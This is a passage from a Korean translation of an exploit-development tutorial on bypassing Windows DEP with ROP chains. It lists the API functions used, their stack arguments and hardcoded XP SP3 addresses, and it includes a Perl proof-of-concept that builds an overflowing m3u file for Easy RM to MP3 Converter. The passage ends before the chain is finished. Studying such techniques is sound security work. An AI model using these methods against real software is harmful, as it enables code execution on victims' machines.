우리는 스택에 삽입될 가젯을 페이로드의 일부로 사용하고, 스택으로 다시 리턴해 돌아올 것이기 때문에, 전체 ROP 체인을 만들어 인자를 조정하면 페이로드는 아마도 다음과 같은 형태를 띠게 될 것이다.



함수가 호출되기 바로 전에, ESP는 윈도우 API 함수 포인터를 가리키고 있을 것이다. 포인터 뒤에는 함수를 위한 인자가 뒤따라 온다.

이 때, 간단한 'RET' 명령을 이용해 해당 주소로 점프할 수 있다. 이것은 함수를 호출하고, ESP를 4 바이트 이동시킨다. 제대로 작동한다면, 함수가 호출되는 순간 스택의 최상단(ESP)은 함수 인자로 이동하게 된다.

4) 무기를 골라보자.

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) = 존재하지 않는다는 의미 / (2) = DEP 정책 설정으로 인해 쓸 수 없을 것이라는 의미

이 기법들을 도대체 어떻게 적용해야 하는가에 대해선 너무 걱정하지 마라. 곧 밝혀질 것이다.

5) 함수 인자 & 유용한 팁

앞서 언급했듯이, 사용 가능한 윈도우 API 중 하나를 사용하려면 함수에 필요한 정확한 인자 값들을 스택에 미리 세팅해 두어야 한다.

VirtualAlloc()

이 함수는 새로운 메모리를 할당한다. 함수에 사용되는 인자 중 하나는 새로 할당되는 메모리 영역의 실행 및 접근 수준을 명시한다. 그러므로, 우리는 이 값을 EXECUTE_READWRITE로 설정해야 한다. 자세한 내용은 다음 링크를 참고하기 바란다. ([http://msdn.microsoft.com/en-us/library/aa366887\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366887(VS.85).aspx))

```
LPVOID WINAPI VirtualAlloc(
    __in_opt LPVOID lpAddress,
    __in     SIZE_T dwSize,
    __in     DWORD flAllocationType,
    __in     DWORD flProtect
);
```

이 함수를 사용하기 위해선 다음과 같은 값을 포함하도록 스택을 세팅하는 작업이 선행되어야 한다.

Return Address	함수 리턴 주소(=함수 수행이 끝난 뒤 복귀해야 할 주소). 이 값에 대해서는 뒤에서 설명하도록 하겠다.
lpAddress	할당하려는 영역의 시작 주소(=메모리에 할당하고 싶은 새로운 위치). 이 주소로, 이 인자에는 하드 코딩된 값을 설정하는 것이 좋다 .
dwSize	바이트 단위로 할당하려는 영역의 크기 표시(이 값은 보통 ROP를 이용해서 생성해야 한다. 그렇지 않으면 공격코드에 널 값이 포함될 수 있다.)
flAllocationType	0x1000(MEM_COMMIT)으로 설정. 이 값을 생성 및 스택에 쓰기 위해 ROP를 사용해야 할 수도 있다.
flProtect	0x40(EXECUTE_READWRITE)으로 설정. 이 값을 생성 및 스택에 쓰기 위해 ROP를 사용해야 할 수도 있다.

XP SP3 상에서, 이 함수는 0x7C809AF1(kernel32.dll)에 위치한다.

주의: 같은 XP SP3라 할지라도 이 값은 상이할 수 있기 때문에 Depends와 같은 프로그램을 이용해 자신이 가지고 있는 시스템의 정확한 주소를 찾아야 할 수도 있다. 뒤에 나오는 모든 주소들도 사용하기 전에 다시 한 번 확인해 볼 필요가 있다.

VirtualAlloc() 호출이 성공하면, 메모리가 할당되고 그 주소 값이 EAX에 저장된다.

참고: 이 함수는 새로운 메모리 할당만 담당한다. 쉘코드를 할당한 영역에 복사하고 실행할 수 있는 두 번째 API를 추가로 사용해야 한다. 기본적으로, 이러한 작업을 위해 두 번째 ROP 체인을 구성해야 한다 (위에서 언급한 것처럼, 리턴 주소 인자가 두 번째 ROP 체인을 자리키고 있어야 한다. 그러므로 기본적으로, VirtualAlloc()의 리턴 주소는 쉘코드를 새롭게 할당한 영역에 복사하고 그곳으로 점프하는 역할을 하

는 ROP 체인을 가리키고 있어야 한다).

이를 위해, 다음 주소와 함수를 사용할 수 있다.

- memcpy() (ntdll.dll) - 0x7C901DB3 on XP SP3 (이 값도 재확인 필요)
- WriteProcessMemory()

예를 들어 memcpy()를 사용하고 싶다면 VirtualAlloc()와 memcpy() 호출 모두에 후킹을 해야 하고, 두 호출이 직접 연결되어 실행되도록 만들어야 한다. 방법은 다음과 같다.

우선, VirtualAlloc()를 가리키는 포인터가 스택의 최상단에 위치하고 있어야 한다. 또한 이 포인터 다음에는 다음과 같은 인자들이 삽입되어 있어야 한다.

- memcpy를 가리키는 포인터 (VirtualAlloc()의 리턴 주소 필드. VirtualAlloc 실행이 끝나면 이 주소로 리턴하게 된다)
- 크기 (새롭게 할당할 메모리 영역의 크기)
- flAllocationType(0x1000: MEM_COMMIT)
- flProtect(0x40: PAGE_EXECUTE_READWRITE)
- 임의의 주소(lpAddress 와 같은 주소로, 이 인자는 memcpy()가 반환된 뒤 셸코드로 점프할 때 사용된다). 이 필드는 memcpy() 함수의 첫 인자가 된다.
- 임의의 주소(마찬가지로 lpAddress와 같은 주소다. 이 인자는 memcpy()의 목적지 주소로 사용된다.) 이 필드는 memcpy() 함수의 두 번째 인자가 된다.
- 셸코드의 주소(=memcpy()에서 출발지 주소로 사용되는 부분). 이 인자는 memcpy() 함수의 세 번째 인자가 된다.
- 크기: memcpy() 에서 복사할 사이즈를 지칭하는 부분. 이 인자는 memcpy() 함수의 마지막 인자가 된다.

핵심은 사용 가능한 주소를 찾는 것과 ROP를 이용해 스택에 모든 인자들을 채워 넣는 것이다. 체인이 실행되고 나면, 새롭게 할당된 메모리 영역에 있는 코드를 실행할 수 있게 된다.

HeapCreate()

[http://msdn.microsoft.com/en-us/library/aa366599\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366599(VS.85).aspx)

```
HANDLE WINAPI HeapCreate(
    __in DWORD flOptions,
    __in SIZE_T dwInitialSize,
    __in SIZE_T dwMaximumSize
);
```

이 함수는 우리의 공격 코드에 사용할 수 있는 힙 영역을 생성한다. 공간은 프로세스의 가상 주소 공간 안에 예약된다.

flOptions 인자가 0x00040000(HEAP_CREATE_ENABLE_EXECUTE)로 세트 되면, 이 힙에 할당된 모든 메모리 블록이 DEP 활성화 여부에 상관없이 실행 가능하도록 바뀐다.

dwInitialSize 인자는 힙의 시작 크기를 나타내는 값 바이트 형식으로 내포하고 있다. 이 인자를 0으로 설정하면, 하나의 페이지만 할당된다. dwMaximumSize 인자는 힙의 최대 크기를 바이트 형식으로 나타낸다.

이 함수는 자체 힙(private heap)만 할당해 실행 가능한 영역으로 표시를 한다. 이 함수를 쓰더라도 여전히 힙에 메모리를 할당(HeapAlloc과 같은 함수를 써서)하고 셸코드를 해당 힙 위치에 복사해야 한다.

CreateHeap 함수가 리턴할 때, 새롭게 생성된 힙을 가리키는 포인터가 EAX에 저장된다. 우리는 후에 HeapAlloc()을 호출할 때 이 값이 필요하다.

[http://msdn.microsoft.com/en-us/library/aa366597\(v=VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366597(v=VS.85).aspx)

```
LPVOID WINAPI HeapAlloc(
    __in HANDLE hHeap,
    __in DWORD dwFlags,
    __in SIZE_T dwBytes
);
```

새로운 힙 메모리가 할당되면, 공격자는 memcpy()를 사용해서 셸코드를 새로운 힙 영역에 복사하고 실행할 수 있다. XP SP3에서, HeapCreate는 0x7C812C46에 위치한다. HeapAlloc()는 7C8090DA에 위치한다. 두 함수는 모든 kernel32.dll에 속해 있다.

SetProcessDEPPolicy()

[http://msdn.microsoft.com/en-us/library/bb736299\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx)

이 함수는 윈도우 XP SP3, 비스타 SP1, 그리고 윈도우 2008에서만 사용할 수 있다.

이 함수가 동작 하려면, 현재 DEP 정책은 OptIn 또는 OptOut으로 설정되어 있어야 한다. 만약 정책이 AlwaysOn 또는 AlwaysOff로 설정되어 있다면, SetProcessDEPPolicy는 에러를 유발할 것이다. 또한 모듈이 /NXCOMPAT로 링크되어 있다면, 이 기법은 먹히지 않을 것이다. 가장 중요한 것은, 이 함수가 한 프로세스에서 단 한 번 밖에 실행될 수 없다는 사실이다. 만약 이 함수가 현재 프로세스에서 한 번이라도 호출되었다면, 동작하지 않을 것이다(예를 들어, IE8에서 프로세스 시작 시 이 함수를 호출한다)

여기에 대해 Bernrdo Damele가 쓴 훌륭한 글이 있으니 참고하기 바란다.

<http://bernardodamele.blogspot.com/2009/12/dep-bypass-with-setprocessdeppolicy.html>

```
BOOL WINAPI SetProcessDEPPolicy(
    __in DWORD dwFlags
);
```

이 함수는 하나의 인자만 필요로 하는데, 현재 프로세스에 대한 DEP를 비활성화 하려면 이 값을 0으로 바꿔야 한다. 이 함수를 ROP 체인에서 사용하기 위해, 스택을 다음과 같이 세팅해야 한다.

- SetProcessDEPPolicy()를 가리키는 포인터
- 쉘코드를 가리키는 포인터
- 숫자 '0'

쉘코드를 가리키는 포인터는 SetProcessDEPPolicy()가 실행될 때 체인이 쉘코드로 점프하도록 만들어 준다. XP SP3상에서 SetProcessDEPPolicy()의 주소는 7C8622A4(kernel32.dll)이다.

NtSetInformationProcess()

이 함수는 윈도우 XP, 비스타 SP0, 윈도우 2003에서만 동작한다.

이 기법에 대한 자세한 설명은 다음 문서를 참고하기 바란다. (<http://uninformed.org/index.cgi?v=2&a=4>)

```
NtSetInformationProcess(
    NtCurrentProcess(), // (HANDLE)-1
    ProcessExecuteFlags, // 0x22
    &ExecuteFlags,        // ptr to 0x2
    sizeof(ExecuteFlags)); // 0x4
```

이 함수를 사용하기 위해 스택에 5개의 인자가 사전에 세팅 되어 있어야 한다.

Return Address	생성되어야 할 값으로, 함수 실행 후 돌아올 주소를 의미한다.
NtCurrentProcess()	고정 값으로, 0xFFFFFFFF로 설정한다
ProcessExecuteFlags	고정 값으로, 0x22로 설정한다.
&ExecuteFlags	0x2를 가리키는 포인터(수치가 정적일 수도 있지만, 보통은 동적이다). 이 주소는 0x00000002를 포함하는 메모리 위치를 가리키고 있어야 한다.
sizeOf(ExecuteFlags)	고정 값으로. 0x4로 설정한다

NtSetInformationProcess는 영구DEP가 설정되어 있으면 동작하지 않는다. 비스타에서, 이 플래그는 /NXCOMPAT 링커 옵션으로 링크된 모든 실행 파일에 자동으로 세트 된다. 또한 이 기술은 DEP 정책이 AlwaysOn으로 세트되어 있어도 동작하지 않는다.

대안으로, 공격자는 ntdll 안에 존재하는 루틴을 이용해도 된다. XP SP3에서, NtSetInformationProcess()는 7C90DC9E(ntdll.dll)에 위치해 있다.

앞서 언급했듯이, 여섯 번째 문서에서 이미 NtSetInformationProcess를 이용해 DEP를 우회하는 방법을 선보였다. 하지만 오늘은 다른 함수를 이용하는 예제를 진행할 것이다.

VirtualProtect()

[http://msdn.microsoft.com/en-us/library/aa366898\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366898(VS.85).aspx)

VirtualProtect 함수는 호출 프로세스에서 메모리의 접근 보호 수준을 변경하는 함수이다.

```
BOOL WINAPI VirtualProtect(
    __in LPVOID lpAddress,
    __in SIZE_T dwSize,
    __in DWORD flNewProtect,
    __out PDWORD lpflOldProtect
);
```

만약 이 함수를 사용하고 싶다면, 스택에 다음과 같은 5개의 인자를 미리 준비해 두어야 한다.

Return Address	VirtualProtect()가 리턴 되어 돌아오는 위치를 가리키는 포인터. 이 주소는 스택에 있는 셸코드의 주소가 될 것이다(동적 주소).
lpAddress	접근 보호 속성을 바꿔야 할 페이지 영역의 베이스 주소를 가리키는 포인터. 간단히 말해서, 이 주소는 스택에 위치한 셸코드의 베이스 주소가 된다(동적 생성 값).
dwsize	바이트의 수(동적으로 생성되는 값으로, 전체 셸코드가 실행되도록 보장. 만약 셸코드가 디코딩 작업과 같은 특정 이유로 인해 확장하게 되면, 이 추가 바이트를 이용하게 된다.
flNewProtect	새로운 보호 속성을 명시하는 옵션. 0x00000040: PAGE_EXECUTE_READWRITE 셸코드가 디코드에 의해 수정되지 않는다면 0x00000020(PAGE_EXECUTE_READ)를 써도 무방
lpflOldProtect	이전에 가지고 있던 접근 보호 속성 값을 받을 변수를 가리키는 포인터

참고: VirtualProtect()에 사용되는 메모리 보호 속성 상수 값은 다음 링크에서 확인할 수 있다 ([http://msdn.microsoft.com/en-us/library/aa366786\(v=VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366786(v=VS.85).aspx)).

XP SP3에서, VirtualProtect()는 0x7C801AD4(kernel32.dll)에 존재한다.

WriteProcessMemory()

[http://msdn.microsoft.com/en-us/library/ms681674\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx)

이 기법에 대한 자세한 내용은 Spencer Pratt이 작성한 문서를 참고하기 바란다.

<http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt>

```
BOOL WINAPI WriteProcessMemory(
    __in HANDLE hProcess,
    __in LPVOID lpBaseAddress,
    __in LPCVOID lpBuffer,
    __in SIZE_T nSize,
    __out SIZE_T *lpNumberOfBytesWritten
);
```

이 함수는 사용자 쉘코드를 실행 가능한 다른 위치로 복사해서 결국 그리로 점프하고 쉘코드를 실행할 수 있게 된다. 복사가 진행되는 동안, WPM()은 복사되는 메모리 위치를 쓰기 가능하도록 만든다. 공격자는 복사되는 위치가 실행 가능 하지만 확실히 하면 된다.

Return Address	WriteProcessMemory()가 수행을 끝낼 때 반환할 주소
hProcess	현재 프로세스의 핸들. 현재 프로세스를 가리키기 위해 -1이 되어야 함 (정적값 0xFFFFFFFF)
lpBaseAddress	쉘코드가 기록되어야 할 위치를 가리키는 포인터. 'return address'와 'lpBaseAddress'는 같은 값임
lpBuffer	쉘코드의 베이스 주소 (동적으로 생성되어 스택에 할당됨)
nSize	목적지에 복사되어야 할 바이트 수
lpNumberOfBytesWritten	쓰기 가능한 위치로 바이트들이 기록될 공간

XP SP3에서, WriteProcessMemory()는 0x7C802213(kernel32.dll)에 위치해 있다.

WriteProcessMemory()의 훌륭한 점 중 하나가 DEP 우회를 할 수 있는 두 가지 경로를 제공한다는 사실이다.

* WPM 기법 1: full WPM() call

공격자는 쉘코드를 실행 가능한 위치에 복사해서 그리로 점프할 수 있다. 이 기법이 동작하려면 모든 WPM() 인자들이 제대로 세팅 되어 있어야 한다. XP SP3에 oleaut32.dll을 패치하는 상황을 예로 들어 보자. Oleaut32.dll은 보통 공격 코드에서 사용하지 않는다. 그러므로 약간의 변형을 가해도 무방하다.

oleaut32.dll의 .text 섹션이 R E이고, 0x77121000에서 시작하며 7F000 바이트 길이를 가지고 있다.

76B60000	00002000	WINMM	.reloc	relocations	Image	R	RWE
77120000	00001000	OLEAUT32		PE header	Image	R	RWE
77121000	0007F000	OLEAUT32	.text	code, imports, exports	Image	R E	RWE
771A0000	00001000	OLEAUT32	.orpc		Image	R E	RWE
771A1000	00003000	OLEAUT32	.data	data	Image	RW	RWE
771A4000	00001000	OLEAUT32	.rsrc	resources	Image	R	RWE
771A5000	00006000	OLEAUT32	.reloc	relocations	Image	R	RWE

이 접근 방식엔 한 가지 문제가 있다. R+E 영역에 셸코드를 쓰면 쓰여진 셸코드는 스스로를 변경하지 못할 것이다(WriteProcessMemory 는 해당 위치를 임시로 쓰기 가능하게 만들 수 있지만, 곧 다시 원래의 레벨을 찾는다). 이는 공격자가 인코딩 된 셸코드를 쓰면 결국 정상적으로 동작하지 않을 것이라는 의미다. 이것은 오염 문자와 같은 문제를 야기할 수 있다.

물론, 해당 위치를 쓰기 가능하도록 마크하기 위해 virtualprotect()와 같은 함수를 써서 셸코드를 조그만 몇 개의 셸코드에 첨가할 수도 있다. 이러한 기술은 'egg hunter' 문서에서 자세히 다뤘다.

우리는 2개의 주소가 필요하다: 첫째는 리턴 주소 / 목적지 주소로 사용되고, 나머지 하나는 쓰기 가능한 위치로 사용될 주소이다. 적절한 사용 예는 아래와 같다.

Return Address	0x77121010
hProcess	0xFFFFFFFF
lpBaseAddress	0x77121010
lpBuffer	자동 생성
nSize	자동 생성
lpNumberOfBytesWritten	0x77121004

lpNumberOfBytesWritten 은 셸코드가 목적지 주소에 복사된 뒤 오염되는 것을 피하기 위해 목적지 주소 이전에 배치된다.

만약 디코더를 사용하는 셸코드를 사용하고 싶다면, 인코딩된 셸코드를 실행하기 전에 현재 메모리 영역을 쓰기 / 읽기 가능 영역으로 만들기 위해 virtualprotect 호출 코드를 셸코드에 첨가해야 한다.

* WPM 기법 2: WPM() 자체를 패치

대안으로, WPM 함수 자체를 패치할 수도 있다. 그래서 기본적으로 kernel32.dll 내부의 WPM 함수 일부분을 셸코드로 덮어쓸 수도 있다. 이 방법으로 인코딩된 셸코드 문제를 해결할 수 있다(하지만 여전히 셸코드 사이즈 제한이 뒤따른다).

XP SP3에서, WPM 함수는 0x7C802213에 위치한다.

Name	Add...	Ordinal
GetStartupInfoW	7C801E54	432
GetStartupInfoA	7C801EF2	431
ReadProcessMemory	7C8021D0	682
WriteProcessMemory	7C802213	922
CreateProcessW	7C802336	103
CreateProcessA	7C80236B	99

WPM 함수 내부에서, 스택에 있는 셸코드를 목적지 위치로 복사하기 위해 여러 개의 CALL과 점프가 수행된다.


- 0x7C802222: ntdll.ZwProtectVirtualMemory() 호출: 이 함수는 목표 위치를 쓰기 가능하도록 만든다.
- 0x7C802271: ntdll.ZwWriteVirtualMemory() 호출
- 0x7C80228B: ntdll.ZwFlushInstructionCache() 호출
- 0x7C8022C9: ntdll.ZwWriteVirtualMemory() 호출

마지막 함수 호출이 수행된 다음에, 데이터는 목적지 위치로 복사될 것이다.

그렇게 되면, 복사 과정이 진행될 때 함수는 일정 분량의 바이트를 쓰고, 인자로 명시된 반환 주소를 반환하게 된다. 마지막 루틴은 7C8022CF에서 시작하게 된다(마지막 WriteVirtualMemory() 함수가 호출된 바로 다음).

우리의 두 번째 옵션은 코드의 최상단에 호출자로 리턴하는 일련의 바이트를 쓰는 셸코드를 기록하는 것이다. 우리가 진정 원하는 것은 셸코드를 실행시키는 것이므로, 코드가 일련의 바이트를 쓰고 호출로 돌아오는 것을 기다릴 필요는 없다.

다시 말하자면, WPM 함수가 복사 과정을 끝내면, 0x7C8022CF로 복귀한다. 복귀 부분에 셸코드를 쓴다고 가정해 보자. 자연스러운 프로그램 흐름을 따른다면 함수로부터 복귀 후 자동으로 셸코드가 실행될 것이므로, 이 주소를 목적지 주소로 사용하면 좋을 것이다.



이것은 몇 가지 결과를 낳는다.

- 인자값: 첫 번째와 마지막 인자는 더 이상 중요하지 않다. 예를 들어, 리턴 주소를 단순히 0xFFFFFFFF와 같이 설정할 수 있다. Spencer Pratt이 그의 문서에서 lpNumberOfBytesWritten 인자가 어떠한 값으로도 설정될 수 있다고 했지만, 원활한 동작을 위해서는 이 주소가 쓰기 가능한 주소를 가리키고 있어야 한다고 보는 것이 맞다. 게다가, 목적지 주소는 WPM 함수 내부(셸코드가 기록될 장소)를 가리키고 있어야 한다. XP SP3에서, 이 주소는 0x7C8022CF 이다.

- 크기: WPM 함수를 패치하는 것이 좋은 방법인 것처럼 보인다. 하지만 너무 많은 부분을 덮어쓰게 되면 kernel32.dll을 손상시킬 수도 있다. kernel32.dll은 셸코드 수행을 위해서 중요한 역할을 하는 라이브러리다. 후에 셸코드가 실행될 때 kernel32.dll에 있는 함수를 가져다 쓸 가능성이 크다. 결국, kernel32.dll 구조를 망가뜨리면, 셸코드가 동작하지 않을 수도 있다. 고로, 이 기법은 셸코드 사이즈가 작을 경우에만 사용할 수 있다.

스택 구조와 함수 인자들의 예시를 살펴보자.

return address	0xFFFFFFFF
hProcess	0xFFFFFFFF
lpBaseAddress	0x7C8022CF
lpBuffer	자동으로 생성
nSize	자동으로 생성
lpNumberOfBytesWritten	쓰기 가능한 주소

6) ROP 공격 코드 이식성

ROP 공격 코드를 작성할 때, 보통 공격 코드 내에 함수 포인터를 하드 코딩하는 방법을 사용할 것이다. 물론 다른 방법도 존재하지만, 반드시 하드 코딩 방법을 이용해야 한다면, 이것이 다양한 윈도우 운영체제 버전에서 공격 코드가 정상적으로 작동할 거라는 기대는 버려야 한다.

만약 윈도우 함수를 가리키는 포인터를 하드코딩 한다면, 운영체제 내부의 DLL 에서 가젯을 가져다 쓰는 것이 가장 좋다. ASLR을 상대해야 하는 상황이 아니라면, 큰 문제는 없을 것이다.


범용 공격 코드를 작성하는 다른 방법은 애플리케이션에서 제공하는 함수에서 주소를 가져다 쓰는 것이다. 이러한 방법을 이용하더라도 공격 코드의 이식성을 높일 수도 있다.

두 가지 방법 중 하나를 선택하는 것은 해커에게 달려 있다. DEP, ASLR, 여러 버전의 운영체제들이 존재하는 변수가 있지만 공격을 하고자 하는 목적에 따라 애플리케이션 또는 운영체제 내부의 DLL을 선택

할지 결정해야 하는 것이다.

3. Direct RET - VirtualProtect()를 사용한 ROP 버전

첫 번째 ROP 공격 코드를 만들어 보자. 윈도우 XP SP3 영문 버전을 사용할 것이고, DEP를 OptOut 모드로 설정한다.



첫 번째 문서에서 사용했던 Easy RM to MP3 Converter 프로그램에 대해 ROP 기반 공격 코드를 제작해 보겠다.


Easy RM to MP3 Converter는 아주 긴 문자를 포함하는 m3u 파일을 열 때 버퍼 오버플로우가 발생하는 취약점을 가지고 있다. 반복 수행 결과, 우리는 EIP가 26049바이트 문자 뒤에 덮어써 진다는 사실을 알아냈다. 다시 한 번 말하지만, 해당 오프셋은 시스템마다 상이할 수 있으므로 반드시 자신의 시스템에서 자체적으로 테스트 해 볼 것을 권장한다. EIP 오프셋을 확인하는 방법은 첫 번째 문서를 참고하면 된다. 다음과 같이 간단한 코드를 테스트 해보자.

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800

my $file= "rop.m3u";
my $bufferize = 26094;
my $junk = "A" x $bufferize;
my $eip="BBBB";
my $rest = "C" x 1000;
my $payload = $junk.$eip.$rest;

print "Payload size: ".length($payload)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully \n";
```


오프셋 값이 정확하다면, EIP는 BBBB(42424242)로 채워지게 된다. 그리고, ESP는 우리가 입력한 'C'를 품고 있는 주소를 가리키고 있다. 여기까지는 일반적인 RET 기반 공격코드의 흐름이다.



만약 DEP가 없다면, 공격자가 의도한 셸코드를 ESP 부분에 삽입하고, EIP 주소를 'jmp esp' 포인터로 되어 쓰면 간단하게 공격을 성공시킬 수 있다. 하지만 DEP 설정이 되어 있는 이상, 이 방법은 더 이상 먹히지 않는다.

DEP를 우회하기 위해 ROP 체인을 생성하면 된다. 셸코드가 위치한 메모리 페이지의 접근 보호 수준을 VirtualProtect() 함수를 이용해 바꾼 뒤, 셸코드를 실행하는 방법을 사용해 보겠다.

이 작업을 위해, 우리의 의도에 맞게 구성한 인자들을 함수 실행 시 같이 전달해 줘야 한다. 이 인자들은 함수를 호출하는 시점에 정확히 스택의 최상단에 차례로 위치하고 있어야 한다. 우선 필요한 값들을 레지스터에 넣은 뒤 pushad 명령(스택에 모든 것을 한번에 삽입하는 명령)을 실행하면 된다. 다른 방법으로는 스택에 이미 삽입 되어 있는 일부 인자(정적 값 또는 널(NULL)을 포함하지 않은 값)들은 그대로 사용하고, 나머지 인자들은 ROP 가젯을 이용해 계산을 수행한 다음 스택에 쓰는 방법도 있다.

Easy RM to MP3 Converter가 데이터를 스트링으로 처리하는 관계로, 우리는 m3u 파일에서 널 바이트를 사용할 수 없다. 또한, 셸코드에 사용이 제한되어 있는 특정 문자들도 고려해야 한다.

1) 체인을 구성하는 방법

DEP를 우회하기 위해, 우리는 기존에 존재하는 명령어를 체인으로 엮어서 사용해야 한다. 여기서 명령어는 로드된 모듈내에 존재하는 어셈블리어 조각을 의미한다(정적 주소를 가지고, 가능하다면 널 바이트를 가지지 않는 것이 좋다).

기본적으로, 스택에 데이터를 삽입해야 하기 때문에 레지스터를 수정하고, 스택에서 데이터를 가져 오거나 데이터를 삽입하도록 하는 명령어를 찾아서 사용해야 한다.

각각의 명령어는 어떠한 방법으로든 실행하고자 하는 다음 명령어로 점프를 수행해야 한다. 가장 쉬운 방법은 명령어 다음에 RET 명령을 붙이는 것이다. 이렇게 되면 RET 명령어는 스택에서 다음에 수행할 명령어를 가져와 그리로 점프를 수행할 것이다(결국, 우리는 스택에서 체인을 시작해야 한다. 그래야만 RET 명령을 썼을 때 스택으로 호출을 복귀하게 될 것이다.). 기본적으로, 체인은 스택에서 주소를 가져와 그쪽으로 점프를 수행하게 된다. 이들 주소에 위치한 명령어들은 스택에서 데이터를 가져오는 역할을 담당한다. 이 두 명령어들의 조합이 우리의 ROP 체인을 구성하게 된다.

참고: 각 '명령어 + RET' 조합을 'ROP 가젯'이라고 부른다.

한 가젯에서 다음 가젯으로 이동할 때, 어떤 명령이 실행 되고, 그 명령이 스택에 어떠한 영향을 미치는지 고려해야 한다. 만약 이전 명령이 ADD ESP, 8일 경우, 스택 포인터가 이동하게 되고 다음 포인터가 위치해야 할 곳에 영향을 미치게 된다. RET가 정확히 다음에 수행할 명령어를 가리키도록 만들려면 이러한 변수를 염두해 두고 있어야 한다.

우리가 제작할 ROP 루틴이 상당한 크기의 스택 공간을 소비할 것이라는 사실을 짐작할 수 있다. 그러므로 ROP 루틴 제작에 있어 가용 버퍼 공간은 매우 중요한 요소다.

지금까지 설명한 과정이 이해가 잘 되지 않더라도 걱정할 필요 없다. 뒤에서 다룰 예제를 통해 한 단계씩 밟아 나가다 보면 누구나 이 과정을 이해할 수 있다.

ROP 루틴의 일부분으로, 우리는 스택에서 값을 가져와 EAX에 넣고, 이 값을 0x80만큼 증가시켜야 된다고 가정해 보자. 세부 진행 과정은 아래와 같다.

- POP EAX + RET 를 가리키는 포인터를 찾아 스택에 삽입 (가젯1)
- EAX에 반드시 삽입되어야 하는 값은 포인터 바로 아래에 삽입되어야 함
